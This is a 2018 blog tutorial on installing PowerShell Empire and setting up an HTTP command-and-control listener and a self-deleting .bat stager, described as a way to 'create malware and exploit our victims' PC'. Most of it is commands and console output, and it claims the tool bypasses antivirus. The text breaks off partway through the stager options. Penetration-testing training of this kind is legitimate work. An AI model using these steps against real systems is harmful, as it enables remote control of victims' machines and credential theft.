Hacking with Empire – PowerShell Post-Exploitation Agent

October 11, 2018 By Raj Chandel

Our today's article is the first post of our Empire series. In this, we will cover every basic you need to know about the PowerShell Empire Framework. And with the eventually, we study advance exploits of Empire.

Table of Content:

Introduction

Empire is a post-exploitation framework. It's a pure PowerShell agent, focused solely on python with cryptographically-secure communications with the add-on of a flexible architecture. Empire has the means to execute PowerShell agents without the requirement of PowerShell.exe. It can promptly employ post-exploitable modules, which covers a vast range from ranging from keyloggers to mimikatz, etc. This framework is a combination of the PowerShell Empire and Python Empire projects; which makes it user-friendly and convenient. PowerShell Empire came out in 2015 and Python Empire came out in 2016. It is similar to Metasploit and Meterpreter. But as it is command and control tool, it allows you to control a PC much more efficiently.

Importance

PowerShell provides abundant offensive advantages which further includes the whole access of .NET, applock whitelisting, and straight access to Win32. It also constructs malicious binaries in memory. It provides C2 functionality and allows you to implant the second stage after the first one. It can also be used for lateral movement. And it comes handy as it develops rapidly in comparison to other frameworks. Also, as it does not requires PowerShell.exe, it lets you bypass anti-viruses. Hence, it is best to use the PowerShell Empire.

Terminology

Before starting with the action you need to know these four things:

- **Listener:** the listener is a process which listens for a connection from the machine we are attacking. This helps Empire send the loot back to the attacker's computer.
- **Stager:** A stager is a snippet of code that allows our malicious code to be run via the agent on the compromised host.


- **Agent:** An agent is a program that maintains a connection between your computer and the compromised host.
- **Module:** These are what execute our malicious commands, which can harvest credentials and escalate our privileges as mentioned above.

Installation

You can download Empire from here. Clone the command from the hyperlink provided for GitHub or simply use google.

Use the following command to download it:


```
git clone //github.com/EmpireProject/Empire.git
```



```
root@kali:~# git clone https://github.com/EmpireProject/Empire.git
Cloning into 'Empire'...
remote: Enumerating objects: 11988, done.
remote: Total 11988 (delta 0), reused 0 (delta 0), pack-reused 11988
Receiving objects: 100% (11988/11988), 20.57 MiB | 433.00 KiB/s, done.
Resolving deltas: 100% (8152/8152), done.
```

Once the downloaded is initiated and completed, follow steps given directly below in order to install it :

```
cd Empire/
ls
cd setup/
ls
./install.sh
```




```
Resolving deltas: 100% (8152/8152), done.
root@kali:~# cd Empire/
root@kali:~/Empire# ls
changelog  data  Dockerfile  empire  lib  LICENSE  plugins  README.md  setup  VERSION
root@kali:~/Empire# cd setup/
root@kali:~/Empire/setup# ls
cert.sh  install.sh  requirements.txt  reset.sh  setup_database.py
root@kali:~/Empire/setup# ./install.sh
--2018-10-02 06:40:25--  http://ftp.us.debian.org/debian/pool/main/o/openssl/libssl1.0.0
Resolving ftp.us.debian.org (ftp.us.debian.org)... 208.80.154.15, 64.50.236.52, 128.30.2
Connecting to ftp.us.debian.org (ftp.us.debian.org)|208.80.154.15|:80... connected.
HTTP request sent, awaiting response... 404 Not Found
2018-10-02 06:40:27 ERROR 404: Not Found.
```

Wait for it to complete the installation. This might take a few seconds. It will prompt you for a password.

In my case, my password was **toor.**

Once the installation is done, move back a directory and run empire using **./empire.**

Now use **Help** command as it opens up all the essential options required initially.




```
================================================================
 [Empire]  Post-Exploitation Framework
================================================================
 [Version] 2.5 | [Web] https://github.com/empireProject/Empire
================================================================

   _______ .___  ___. .______    __  .______       _______
  |   ____||   \/   | |   _  \  |  | |   _  \     |   ____|
  |  |__   |  \  /  | |  |_)  | |  | |  |_)  |    |  |__
  |   __|  |  |\/|  | |   ___/  |  | |      /     |   __|
  |  |____ |  |  |  | |  |      |  | |  |\  \----.|  |____
  |_______||__|  |__| | _|      |__| | _| `._____||_______|


       285 modules currently loaded

       0 listeners currently active

       0 agents currently active


(Empire) > help

Commands
========
agents            Jump to the Agents menu.
creds             Add/display credentials to/from the database.
exit              Exit Empire
help              Displays the help menu.
interact          Interact with a particular agent.
list              Lists active agents or listeners.
listeners         Interact with active listeners.
load              Loads Empire modules from a non-standard folder.
plugin            Load a plugin file to extend Empire.
plugins           List all available and active plugins.
preobfuscate      Preobfuscate PowerShell module_source files
reload            Reload one (or all) Empire modules.
report            Produce report CSV and log files: sessions.csv, credentials.
reset             Reset a global option (e.g. IP whitelists).
resource          Read and execute a list of Empire commands from a file.
searchmodule      Search Empire module names/descriptions.
set               Set a global option (e.g. IP whitelists).
show              Show a global option (e.g. IP whitelists).
usemodule         Use an Empire module.
usestager         Use an Empire stager.

(Empire) >
```

According to the workflow, firstly, we have to create a listener on our local machine. Type the following command:

```
listeners
```

After running the above command, it will say that “no listeners are currently active” but don’t worry, we are into the listener interface now. So in this listener interface, type :

```
uselistener <tab> <tab>
```



```
 ________ .___  ___. .______    __  .______       _______ 
|   ____||   \/   | |   _  \  |  | |   _  \     |   ____|
|  |__   |  \  /  | |  |_)  | |  | |  |_)  |    |  |__   
|   __|  |  |\/|  | |   ___/  |  | |      /     |   __|  
|  |____ |  |  |  | |  |      |  | |  |\  \----.|  |____ 
|_______||__|  |__| | _|      |__| | _| `._____||_______|


       285 modules currently loaded

       0 listeners currently active

       0 agents currently active

(Empire) > listeners
[!] No listeners currently active
(Empire: listeners) > uselistener
dbx           http          http_com      http_foreign  http_hop      http_mapi     meterpreter   onedrive
```

The above command will list all the listeners that one can use, such as dbx, http, http_com, etc. The most popular and commonly used listener is http and we will use the same in our practice. For that type :

```
uselistener http
```

This command creates a listener on the local port 80. If port 80 is already busy by a service like Apache, please make sure you stop that service as this listener being http listener will only work on port 80. Now to see all the settings that you ought to provide in this listener type :

```
info
```

As you can see in the image that there are a variety of settings you can use to modify or customize your listener. Let’s try changing the name of our listener as it helps to remember all the listeners that are activated; if activated in bulk. So for this, type :


```
set Name test
```

The above command will change the listeners' name from http to test.

Usually, this listener automatically takes up the local host IP but, just in case, you can use the following command to set your IP :

```
set Host //192.168.1.107
execute
```

Above command will execute the listener. Then go back and use PowerShell listener as shown in the image.



```
(Empire: listeners) > uselistener http
(Empire: listeners/http) > info

    Name: HTTP[S]
Category: client_server

Authors:
  @harmj0y

Description:
  Starts a http[s] listener (PowerShell or Python) that uses a
  GET/POST approach.

HTTP[S] Options:

  Name              Required    Value                            Description
  ----              --------    -------                          -----------
  SlackToken        False                                        Your SlackBot API token to communicate with your Sl
  ProxyCreds        False       default                          Proxy credentials ([domain\]username:password) to u
  KillDate          False                                        Date for the listener to exit (MM/dd/yyyy).
  Name              True        http                             Name for the listener.
  Launcher          True        powershell -noP -sta -w 1 -enc   Launcher string.
  DefaultDelay      True        5                                Agent delay/reach back interval (in seconds).
  DefaultLostLimit  True        60                               Number of missed checkins before exiting
  WorkingHours      False                                        Hours for the agent to operate (09:00-17:00).
  SlackChannel      False       #general                         The Slack channel or DM that notifications will be
  DefaultProfile    True        /admin/get.php,/news.php,/login/ Default communication profile for the agent.
                                process.php|Mozilla/5.0 (Windows
                                NT 6.1; WOW64; Trident/7.0;
                                rv:11.0) like Gecko
  Host              True        http://192.168.1.107:80          Hostname/IP for staging.
  CertPath          False                                        Certificate path for https listeners.
  DefaultJitter     True        0.0                              Jitter in agent reachback interval (0.0-1.0).
  Proxy             False       default                          Proxy to use for request (default, none, or other).
  UserAgent         False       default                          User-agent string to use for the staging request (d
  StagingKey        True        *f[z5Louw)tT=rVjhiS@>AeDNC1!qR?n Staging key for initial agent negotiation.
  BindIP            True        0.0.0.0                          The IP to bind to on the control server.
  Port              True        80                               Port for the listener.
  ServerVersion     True        Microsoft-IIS/7.5                Server header for the control server.
  StagerURI         False                                        URI for the stager. Must use /download/. Example: /


(Empire: listeners/http) > set Name test
(Empire: listeners/http) > set Host http://192.168.1.107
(Empire: listeners/http) > execute
[*] Starting listener 'test'
 * Serving Flask app "http" (lazy loading)
 * Environment: production
   WARNING: Do not use the development server in a production environment.
   Use a production WSGI server instead.
 * Debug mode: off
[+] Listener successfully started!
```

Now type ‘back’ to go back from the listener interface so that we can execute our modules. Use the following command to see all the modules that the empire provides:


```
usestager <tabt> <tab>
```

As you can see in the image below that there are a lot of modules for both windows and IOS along with some multi ones that can be used on any platforms. We will use launcher_bat to create malware and exploit our victims’ PC in our tutorial. And for that type:


```
usestager windows/launcher_bat
```

Then again type ‘info’ in order to see all the settings required by the exploit. After examining you will see that we only need to provide listener. Therefore, type :

```
set Listener test
execute
```



```
(Empire: listeners/http) > back
(Empire: listeners) > usestager
multi/bash                osx/applescript           osx/launcher              osx/teensy                windows/ducky
multi/launcher            osx/application           osx/macho                 windows/backdoorLnkMacro  windows/hta
multi/macro               osx/ducky                 osx/macro                 windows/bunny             windows/launcher_bat
multi/pyinstaller         osx/dylib                 osx/pkg                   windows/csharp_exe        windows/launcher_lnk
multi/war                 osx/jar                   osx/safari_launcher       windows/dll               windows/launcher_sct
```



```
(Empire: listeners) > usestager windows/launcher_bat
(Empire: stager/windows/launcher_bat) > info

Name: BAT Launcher

Description:
  Generates a self-deleting .bat launcher for
  Empire.

Options:

  Name             Required    Value             Description
  ----             --------    -------           -----------
  Listener         True                          Listener to generate stager for.
  OutFile          False       /tmp/launcher.bat File to output .bat launcher to,
                                                 otherwise displayed on the screen.
  Obfuscate        False       False             Switch. Obfuscate the launcher
                                                 powershell code, uses the
                                                 ObfuscateCommand for obfuscation types.
                                                 For powershell only.
  ObfuscateCommand False       Token\All\1,Launcher\STDIN++\12467The Invoke-Obfuscation command to use.
